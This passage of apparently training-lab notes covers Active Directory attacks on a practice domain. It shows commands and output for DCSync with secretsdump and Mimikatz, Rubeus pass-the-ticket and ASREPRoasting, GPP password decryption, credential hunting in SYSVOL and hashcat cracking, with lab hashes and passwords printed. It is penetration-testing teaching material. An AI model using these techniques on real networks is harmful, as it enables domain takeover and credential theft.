d41y@htb[/htb]$ secretsdump.py -just-dc-user INLANEFREIGHT/administrator "ACADEMY-EA-DC01$"@172.16.5.5 -hashes aad3c435b514a4eeaad3b935b51304fe:313b6f423cd1ee07e91315b4919fb4ba
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad09182de639ccc6579eb0849751cf:::
[*] Kerberos keys grabbed
inlanefreight.local\administrator:aes256-cts-hmac-sha1-96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
inlanefreight.local\administrator:aes128-cts-hmac-sha1-96:95c30f88301f9fe14ef5a8103b32eb25
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f
[*] Cleaning up...
Requesting TGT and Performing PTT with DC01$ Machine Account
Alternatively, once you obtain the base64 certificate via ntlmrelayx.py, you could use the certificate with the Rubeus tool on a Windows attack host to request a TGT ticket and perform a PTT attack all at once.
PS C:\Tools> .\Rubeus.exe asktgt /user:ACADEMY-EA-DC01$ /certificate:MIIStQIBAzC...SNIP...IkHS2vJ51Ry4= /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Building AS-REQ (w/ PKINIT preauth) for: 'INLANEFREIGHT.LOCAL\ACADEMY-EA-DC01$'
[*] Using domain controller: 172.16.5.5:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIGUDCCBkygAwIBBaEDAgEWooIFSDCCBURhggVAMIIFPKADAgEFoRUbE0lOTEFORUZSRUlHSFQuTE9D
QUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggTyMIIE7qADAgEXoQMC
AQKiggTgBIIE3IHVcI8Q7gEgvqZmbo2BFOclIQogbXr++rtdBdgL5MPlU2V15kXxx4vZaBRzBv6/e3MC
exXtfUDZce8olUa1oy901BOhQNRuW0d9efigvnpL1fz0QwgLC0gcGtfPtQxJLTpLYWcDyViNdncjj76P
IZJzOTbSXT1bNVFpM9YwXa/tYPbAFRAhr0aP49FkEUeRVoz2HDMre8gfN5y2abc5039Yf9zjvo78I/HH
NmLWni29T9TDyfmU/xh/qkldGiaBrqOiUqC19X7unyEbafC6vr9er+j77TlMV88S3fUD/f1hPYMTCame
svFXFNt5VMbRo3/wQ8+fbPNDsTF+NZRLTAGZOsEyTfNEfpw1nhOVnLKrPYyNwXpddOpoD58+DCU90FAZ
g69yH2enKv+dNT84oQUxE+9gOFwKujYxDSB7g/2PUsfUh7hKhv3OkjEFOrzW3Xrh98yHrg6AtrENxL89
CxOdSfj0HNrhVFgMpMepPxT5Sy2mX8WDsE1CWjckcqFUS6HCFwAxzTqILbO1mbNO9gWKhMPwyJDlENJq
WdmLFmThiih7lClG05xNt56q2EY3y/m8Tpq8nyPey580TinHrkvCuE2hLeoiWdgBQiMPBUe23NRNxPHE
PjrmxMU/HKr/BPnMobdfRafgYPCRObJVQynOJrummdx5scUWTevrCFZd+q3EQcnEyRXcvQJFDU3VVOHb
Cfp+IYd5AXGyIxSmena/+uynzuqARUeRl1x/q8jhRh7ibIWnJV8YzV84zlSc4mdX4uVNNidLkxwCu2Y4
K37BE6AWycYH7DjZEzCE4RSeRu5fy37M0u6Qvx7Y7S04huqy1Hbg0RFbIw48TRN6qJrKRUSKep1j19n6
h3hw9z4LN3iGXC4Xr6AZzjHzY5GQFaviZQ34FEg4xF/Dkq4R3abDj+RWgFkgIl0B5y4oQxVRPHoQ+60n
CXFC5KznsKgSBV8Tm35l6RoFN5Qa6VLvb+P5WPBuo7F0kqUzbPdzTLPCfx8MXt46Jbg305QcISC/QOFP
T//e7l7AJbQ+GjQBaqY8qQXFD1Gl4tmiUkVMjIQrsYQzuL6D3Ffko/OOgtGuYZu8yO9wVwTQWAgbqEbw
T2xd+SRCmElUHUQV0eId1lALJfE1DC/5w0++2srQTtLA4LHxb3L5dalF/fCDXjccoPj0+Q+vJmty0XGe
+Dz6GyGsW8eiE7RRmLi+IPzL2UnOa4CO5xMAcGQWeoHT0hYmLdRcK9udkO6jmWi4OMmvKzO0QY6xuflN
hLftjIYfDxWzqFoM4d3E1x/Jz4aTFKf4fbE3PFyMWQq98lBt3hZPbiDb1qchvYLNHyRxH3VHUQOaCIgL
/vpppveSHvzkfq/3ft1gca6rCYx9Lzm8LjVosLXXbhXKttsKslmWZWf6kJ3Ym14nJYuq7OClcQzZKkb3
EPovED0+mPyyhtE8SL0rnCxy1XEttnusQfasac4Xxt5XrERMQLvEDfy0mrOQDICTFH9gpFrzU7d2v87U
HDnpr2gGLfZSDnh149ZVXxqe9sYMUqSbns6+UOv6EW3JPNwIsm7PLSyCDyeRgJxZYUl4XrdpPHcaX71k
ybUAsMd3PhvSy9HAnJ/tAew3+t/CsvzddqHwgYBohK+eg0LhMZtbOWv7aWvsxEgplCgFXS18o4HzMIHw
oAMCAQCigegEgeV9geIwgd+ggdwwgdkwgdagGzAZoAMCARehEgQQd/AohN1w1ZZXsks8cCUlbqEVGxNJ
TkxBTkVGUkVJR0hULkxPQ0FMoh0wG6ADAgEBoRQwEhsQQUNBREVNWS1FQS1EQzAxJKMHAwUAQOEAAKUR
GA8yMDIyMDMzMDIyNTAyNVqmERgPMjAyMjAzMzEwODUwMjVapxEYDzIwMjIwNDA2MjI1MDI1WqgVGxNJ
TkxBTkVGUkVJR0hULkxPQ0FMqSgwJqADAgECoR8wHRsGa3JidGd0GxNJTkxBTkVGUkVJR0hULkxPQ0FM
[+] Ticket successfully imported!
ServiceName : krbtgt/INLANEFREIGHT.LOCAL
ServiceRealm : INLANEFREIGHT.LOCAL
UserName : ACADEMY-EA-DC01$
UserRealm : INLANEFREIGHT.LOCAL
StartTime : 3/30/2022 3:50:25 PM
EndTime : 3/31/2022 1:50:25 AM
RenewTill : 4/6/2022 3:50:25 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : d/AohN1w1ZZXsks8cCUlbg==
ASREP (key) : 2A621F62C32241F38FA68826E95521DD
Confirming the Ticket is in Memory
You can then type klist to confirm that the ticket is in memory.
PS C:\Tools> klist
Current LogonId is 0:0x4e56b
Cached Tickets: (3)
#0> Client: ACADEMY-EA-DC01$ @ INLANEFREIGHT.LOCAL
Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 3/30/2022 15:53:09 (local)
End Time: 3/31/2022 1:50:25 (local)
Renew Time: 4/6/2022 15:50:25 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x2 -> DELEGATION
Kdc Called: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
#1> Client: ACADEMY-EA-DC01$ @ INLANEFREIGHT.LOCAL
Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 3/30/2022 15:50:25 (local)
End Time: 3/31/2022 1:50:25 (local)
Renew Time: 4/6/2022 15:50:25 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
#2> Client: ACADEMY-EA-DC01$ @ INLANEFREIGHT.LOCAL
Server: cifs/academy-ea-dc01 @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 3/30/2022 15:53:09 (local)
End Time: 3/31/2022 1:50:25 (local)
Renew Time: 4/6/2022 15:50:25 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
Performing DCSync with Mimikatz
Again, since DCs have replication privileges in the domain, you can use the PTT to perform a DCSync attack using Mimikatz from your Windows attack host. Here, you can grab the NT hash for the KRBTGT account, which could be used to create a Golden Ticket and establish persistence. You could obtain the NT hash for any privileged user using DCSync and move forward to the next phase of your assessment.
PS C:\Tools> cd .\mimikatz\x64\
PS C:\Tools\mimikatz\x64> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # lsadump::dcsync /user:inlanefreight\krbtgt
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'inlanefreight\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : krbtgt
** SAM ACCOUNT **
SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 10/27/2021 8:14:34 AM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-502
Object Relative ID : 502
Credentials:
Hash NTLM: 16e26ba33e455a8c338142af8d89ffbc
ntlm- 0: 16e26ba33e455a8c338142af8d89ffbc
lm - 0: 4562458c201a97fa19365ce901513c21
Miscellaneous Misconfigurations
Exchange Related Group Membership
A default installation of Microsoft Exchange within an AD environment opens up many attack vectors, as Exchange is often granted considerable privileges within the domain. The group Exchange Windows Permissions is not listed as a protected group, but members are granted the ability to write a DACL to the domain object. This can be leveraged to give a user DCSync privileges. An attacker can add accounts to this group by leveraging a DACL misconfig or by leveraging a compromised account that is a member of the Account Operators group. It is common to find user accounts and even computer as members of this group. Power users and support staff in remote offices are often added to this group, allowing them to reset passwords. Read this.
The Exchange group Organization Management is another extremely powerful group and can access the mailboxes of all domain users. It is not uncommon for sysadmins to be members of this group. This group also has full control of the OU called Microsoft Exchange Security Groups, which contains the group Exchange Windows Permissions.

If you can compromise an Exchange server, this will often lead to Domain Admin privileges. Additionally, dumping credentials in memory from an Exchange server will produce 10s if not 100s of cleartext credentials or NTLM hashes. This is often due to users logging in to Outlook Web Access and Exchange caching their credentials in memory after a successful login.
PrivExchange
The PrivExchange attack results from a flaw in the Exchange Server PushSubscription feature, which allows any domain user with a mailbox to force the Exchange server to authenticate to any host provided by the client over HTTP.
The Exchange service runs as SYSTEM and is over-privileged by default. This flaw can be leveraged to relay to LDAP and dump the domain NDTS database. If you cannot relay to LDAP, this can be leveraged to relay and authenticate to other hosts within the domain. This attack will take you directly to Domain Admin with any authenticated domain user account.
Printer Bug
The Printer Bug is a flaw in the MS-RPRN protocol. This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spool’s named pipe with the RpcOpenPrinter method and use the RpcRemoteFindFirstPrinterChangeNotificationEx method, and force the server to authenticate to any host provided by the client over SMB.
The spooler service runs as SYSTEM and installed by default in Windows servers running Desktop Experience. This attack can be leveraged to relay to LDAP and granz your attacker account DCSync privileges to retrieve all password hashes from AD.
The attack can also be used to relay LDAP authentication and grant Resource-Based Constrained Delegation (RBCD) privileges for the victim to a computer account under your control, thus giving the attacker privileges to authenticate as any user on the victim’s computer. This attack can be leveraged to compromise a DC in a partner domain/forest, provided you have administrative access to a DC in the first forest/domain already, and the trust allows TGT delegation, which is not by default anymore.
You can use tools such as the Get-SpoolStatus module from this tool or this tool to check for machines vulnerable to the Printer Bug. This flaw can be used to compromise a host in another forest that has Unconstrained Delegation enabled, such as a DC. It can help you attack across forest trusts once you have compromised one forest.
PS C:\htb> Import-Module .\SecurityAssessment.ps1
PS C:\htb> Get-SpoolStatus -ComputerName ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
ComputerName Status
------------ ------
ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL True
MS14-068
This was a flaw in the Kerberos protocol, which could be leveraged along with standard domain user credentials to elevate privileges to Domain Admin. A Kerberos ticket contains information about a user, including the account name, ID, and group membership in the Privilege Attribute Certificate (PAC). The PAC is signed by the KDC using secret keys to validate that the PAC has not been tampered with after creation.
The vuln allowed a forged PAC to be accepted by the KDC as legitimate. This can be leveraged to create a fake PAC, presenting a user as a member of the Domain Administrators or other privileged group. It can be exploited with tools such as the Python Kerberos Exploitation Kit or the Impacket toolkit. The only defense against this attack is patching.
Sniffing LDAP Credentials
Many applications and printers store LDAP credentials in their web admin console to connect to the domain. These consoles are often left with weak or default passwords. Sometimes, these credentials can be viewed in cleartext. Other times, the application has a “test connection” function that you can use to gather credentials by changing the LDAP IP address to that of your attack host and setting up a netcat listener on LDAP port 389. When the device attempts to test the LDAP conncetion, it will send the credentials to your machine, often in cleartext. Accounts used for LDAP connections are often privileged,but if not, this could serve as an initial foothold in the domain. Other times, a full LDAP server is required to pull off this attack.
Enumerating DNS Records
You can use a tool such as adidnsdump to enumerate all DNS records in a domain using a valid domain user account. This is especially helpful if the naming convention for hosts returned to you in your enumeration using tools such as BloodHound is similar to SRV01934.INLANEFREIGHT.LOCAL. If all servers and workstations have a non-descriptive name, it makes it difficult for you to know what exactly to attack. If you can access DNS entries in AD, you can potentially discover interesting DNS records that point to this same server, such as JENKINS.INLANEFREIGHT.LOCAL, which you can use to better plan out your attacks.
The tools works because, by default, all users can list the child object of a DNS zone in an AD environment. By default, querying DNS records using LDAP does not return all results. So by using the adidnsdump tool, you can resolve all records in the zone and potentially find something useful for you engagement. The background and more in-depth explanation here.
On the first run of the tool, you can see that some records are blank, namely ?,LOGISTICS,?.
d41y@htb[/htb]$ adidnsdump -u inlanefreight\\forend ldap://172.16.5.5
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 27 records
d41y@htb[/htb]$ head records.csv
type,name,value
?,LOGISTICS,?
AAAA,ForestDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,ForestDnsZones,dead:beef::231
A,ForestDnsZones,10.129.202.29
A,ForestDnsZones,172.16.5.240
A,ForestDnsZones,172.16.5.5
AAAA,DomainDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,DomainDnsZones,dead:beef::231
A,DomainDnsZones,10.129.202.29
If you run again with the -r flag the tool will attempt to resolve unknown records by performing an A query. Now you can see that an IP address of 172.16.5.240 showed up for LOGISTICS. While this is a small example, it is worth running this tool in larger environments. You may uncover “hidden” records that can lead to discovering interesting hosts.
d41y@htb[/htb]$ adidnsdump -u inlanefreight\\forend ldap://172.16.5.5 -r
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 27 records
d41y@htb[/htb]$ head records.csv
type,name,value
A,LOGISTICS,172.16.5.240
AAAA,ForestDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,ForestDnsZones,dead:beef::231
A,ForestDnsZones,10.129.202.29
A,ForestDnsZones,172.16.5.240
A,ForestDnsZones,172.16.5.5
AAAA,DomainDnsZones,dead:beef::7442:c49d:e1d7:2691
AAAA,DomainDnsZones,dead:beef::231
A,DomainDnsZones,10.129.202.29
Password in Description Field
Sensitive information such as account passwords are sometimes found in the user account Description or Notes fields and can be quickly enumerated using PowerView. For large domains, it is helpful to export this data to a CSV file to review offline.
PS C:\htb> Get-DomainUser * | Select-Object samaccountname,description |Where-Object {$_.Description -ne $null}
samaccountname description
-------------- -----------
administrator Built-in account for administering the computer/domain
guest Built-in account for guest access to the computer/domain
krbtgt Key Distribution Center Service Account
ldap.agent *** DO NOT CHANGE *** 3/12/2012: Sunsh1ne4All!
PASSWD_NOTREQD Field
It is possible to come across domain accounts with the passwd_notreqd field set in the userAccountControl attribute. If this is set, the user is not subject to the current password policy length, meaning they could have a shorter password or no password at all. A password may be set as blank intentionally or accidentally hitting enter before entering a password when changing it via the command line. Just because this flag is set on an account, it doesn’t mean that no password is set, just that one may not be required. There are many reasons why this flag may be set on a user account, one being that a vendor product set this flag on certain accounts at the time of installation and never removed the flag post-install. It is wort enumerating accounts with this flag set and testing each to see if no password is required. Also, include it in the client report if the goal of the assessment is to be as comprehensive as possible.
PS C:\htb> Get-DomainUser -UACFilter PASSWD_NOTREQD | Select-Object samaccountname,useraccountcontrol
samaccountname useraccountcontrol
-------------- ------------------
guest ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
mlowe PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
ehamilton PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
$725000-9jb50uejje9f ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT
nagiosagent PASSWD_NOTREQD, NORMAL_ACCOUNT
Credentials in SMB Shares and SYSVOL Scripts
The SYSVOL share can be a treasure trove of data, especially in large organizations. You may find many different batch, VBScript, and PowerShell scripts within the scripts directory, which is readable by all authenticated users in the domain. It is worth digging around this directory to hunt for passwords stored in scripts. Sometimes you will find very old scripts containing since disabled accounts or old passwords, but from time to time, you will strike gold, so you should always dig through this directory. Here, you can see an interesting script named reset_local_admin_pass.vbs.
PS C:\htb> ls \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts
Directory: \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 11/18/2021 10:44 AM 174 daily-runs.zip
-a---- 2/28/2022 9:11 PM 203 disable-nbtns.ps1
-a---- 3/7/2022 9:41 AM 144138 Logon Banner.htm
-a---- 3/8/2022 2:56 PM 979 reset_local_admin_pass.vbs
Taking a closer look at the script, you see that it contains a password for the built-in local administrator on Windows hosts. In this case, it would be worth checking to see if this password is still set on any hosts in the domain. You could do this using CME and the --local-auth flag.
PS C:\htb> cat \\academy-ea-dc01\SYSVOL\INLANEFREIGHT.LOCAL\scripts\reset_local_admin_pass.vbs
On Error Resume Next
strComputer = "."
Set oShell = CreateObject("WScript.Shell")
sUser = "Administrator"
sPwd = "!ILFREIGHT_L0cALADmin!"
Set Arg = WScript.Arguments
If Arg.Count > 0 Then
sPwd = Arg(0) 'Pass the password as parameter to the script
End if
'Get the administrator name
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
<SNIP>
Group Policy Preference (GPP) Passwords
When a new group is created, an .xml file is created in the SYSVOL share, which is also cached locally on endpoints that the Group Policy applies to. These files can include those used to:
- Map drives
- Create local users
- Create printer config files
- Creating and updating services
- Creating scheduled tasks
- Changing local admin passwords
These files can contain an array of configuration data and defined passwords. The cpassword attribute value is AES-256 bit encrypted, but Microsoft published the AES private key on MSDN, which can be used to decrypt the password. Any domain user can read these files as they are stored on the SYSVOL share, and all authenticated users in a domain, by default, have read access to this DC share.
This was patched in 2014 MS14-025 “Vulnerability in GPP could allow elevation of privilege”, to prevent administrators from setting passwords using GPP. The patch does not remove existing Groups.xml files with passwords from SYSVOL. If you delete the GPP policy instead of unlinking it from the OU, the cached copy on the local computer remains.
The XML looks like the following:

If you retrieve the cpassword value more manually, the gpp-decrypt utility can be used to decrypt the password as follows:
d41y@htb[/htb]$ gpp-decrypt VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE
Password1
GPP passwords can be located by searching or manually browsing the SYSVOL share or using tools such as Get-GPPPassword.ps1, the GPP Metasploit Post Module, and other Python/Ruby scripts which will locate the GPP and return the decrypted cpassword value. CME also has two modules for locating and retrieving GPP passwords. One quick tip to consider during engagements: Often, GPP passwords are defined for legacy accounts, and you may therefore retrieve and decrypt the password for a locked or deleted account. However, it is worth attempting to password spray internally with this password. Password re-use is widespread, and the GPP password combined with password spraying could result in further access.
d41y@htb[/htb]$ crackmapexec smb -L | grep gpp
[*] gpp_autologin Searches the domain controller for registry.xml to find autologon information and returns the username and password.
[*] gpp_password Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.
It is also possible to find passwords in files such as Registry.xml when autologon is configured via Group Policy. This may be set up for any number of reasons for a machine to automatically log in at boot. If this is set via Group Policy and not locally on the host, then anyone on the domain can retrieve credentials stored in the Registry.xml file created for this purpose. This is a separate issue from GPP passwords as Microsoft has not taken any action to block storing these credentials on the SYSVOL in cleartext and, hence, are readable by any authenticated user in the domain. You can hunt for this using CME with the gpp_autologin module, or using the Get-GPPAutologon.ps1 script included in PowerSploit.
d41y@htb[/htb]$ crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologin
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 [+] Found SYSVOL share
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 [*] Searching for Registry.xml
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 [*] Found INLANEFREIGHT.LOCAL/Policies/{CAEBB51E-92FD-431D-8DBE-F9312DB5617D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 [+] Found credentials in INLANEFREIGHT.LOCAL/Policies/{CAEBB51E-92FD-431D-8DBE-F9312DB5617D}/Machine/Preferences/Registry/Registry.xml
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 Usernames: ['guarddesk']
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 Domains: ['INLANEFREIGHT.LOCAL']
GPP_AUTO... 172.16.5.5 445 ACADEMY-EA-DC01 Passwords: ['ILFreightguardadmin!']
In the output above, you can see that you have retrieved the credentials for an account called guarddesk. This may have been set up so that shared workstations used by guards automatically log in at boot to accommodate multiple users throughout the day and night working different shifts. In this case, the credentials are likely a local admin, so it would be worth finding hosts where you can log in as admin and hunt for additional data. Sometimes you may discover credentials for a highly privileged user or credentials for a disabled account/an expired password that is no use to you.
ASREPRoasting
It’s possible to obtain the TGT for any account that has the “Do not require Kerberos pre-authentication” setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account’s password, and any domain user can request it.
With pre-authentication, a user enters their password, which encrypts a time stamp. The DC will decrypt this to validate that the correct password was used. If successful, a TGT will be issued to the user for further authentication requests in the domain. If an account has pre-authentication disabled, an attacker can request authentication data for the affected account and retrieve an encrypted TGT from the DC. This can be subjected to an offline password attack using a tool such as Hashcat or John.

ASREPRoasting is similar to Kerberoasting, but it involves attacking the AS-REP instead of the TGS-REP. An SPN is not required. This setting can be enumerated with PowerView or built-in tools such as the PowerShell AD module.
The attack itself can be performed with the Rubeus toolkit and other tools to obtain the ticket for the target account. If an attacker has GenericWrite or GenericAll permissions over an account, they can enable this attribute and obtain the AS-REP ticket for offline cracking to recover the account’s password before disabling the attribute again. Like Kerberoasting, the success of this attack depends on the account having a relatively weak password.
Below is an example of the attack. PowerView can be used to enumerate users with their UAC value set to DONT_REQ_PREAUTH.
PS C:\htb> Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl
samaccountname : mmorgan
userprincipalname : mmorgan@inlanefreight.local
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
With this information in hand, the Rubeus tool can be leveraged to retrieve the AS-REP in the proper format for offline hash cracking. This attack does not require any domain user context and can be done by just knowing the SAM name for the user without Kerberos pre-auth.
PS C:\htb> .\Rubeus.exe asreproast /user:mmorgan /nowrap /format:hashcat
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: AS-REP roasting
[*] Target User : mmorgan
[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName=mmorgan))'
[*] SamAccountName : mmorgan
[*] DistinguishedName : CN=Matthew Morgan,OU=Server Admin,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] Using domain controller: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL (172.16.5.5)
[*] Building AS-REQ (w/o preauth) for: 'INLANEFREIGHT.LOCAL\mmorgan'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:D18650F4F4E0537E0188A6897A478C55$0978822DEC13046712DB7DC03F6C4DE059A946485451AAE98BB93DFF8E3E64F3AA5614160F21A029C2B9437CB16E5E9DA4A2870FEC0596B09BADA989D1F8057262EA40840E8D0F20313B4E9A40FA5E4F987FF404313227A7BFFAE748E07201369D48ABB4727DFE1A9F09D50D7EE3AA5C13E4433E0F9217533EE0E74B02EB8907E13A208340728F794ED5103CB3E5C7915BF2F449AFDA41988FF48A356BF2BE680A25931A8746A99AD3E757BFE097B852F72CEAE1B74720C011CFF7EC94CBB6456982F14DA17213B3B27DFA1AD4C7B5C7120DB0D70763549E5144F1F5EE2AC71DDFC4DCA9D25D39737DC83B6BC60E0A0054FC0FD2B2B48B25C6CA
You can then crack the hash offline using Hashcat with mode 18200.
d41y@htb[/htb]$ hashcat -m 18200 ilfreight_asrep /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:d18650f4f4e0537e0188a6897a478c55$0978822dec13046712db7dc03f6c4de059a946485451aae98bb93dff8e3e64f3aa5614160f21a029c2b9437cb16e5e9da4a2870fec0596b09bada989d1f8057262ea40840e8d0f20313b4e9a40fa5e4f987ff404313227a7bffae748e07201369d48abb4727dfe1a9f09d50d7ee3aa5c13e4433e0f9217533ee0e74b02eb8907e13a208340728f794ed5103cb3e5c7915bf2f449afda41988ff48a356bf2be680a25931a8746a99ad3e757bfe097b852f72ceae1b74720c011cff7ec94cbb6456982f14da17213b3b27dfa1ad4c7b5c7120db0d70763549e5144f1f5ee2ac71ddfc4dca9d25d39737dc83b6bc60e0a0054fc0fd2b2b48b25c6ca:Welcome!00
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$mmorgan@INLANEFREIGHT.LOCAL:d18650f4f...25c6ca
Time.Started.....: Fri Apr 1 13:18:40 2022 (14 secs)
Time.Estimated...: Fri Apr 1 13:18:54 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
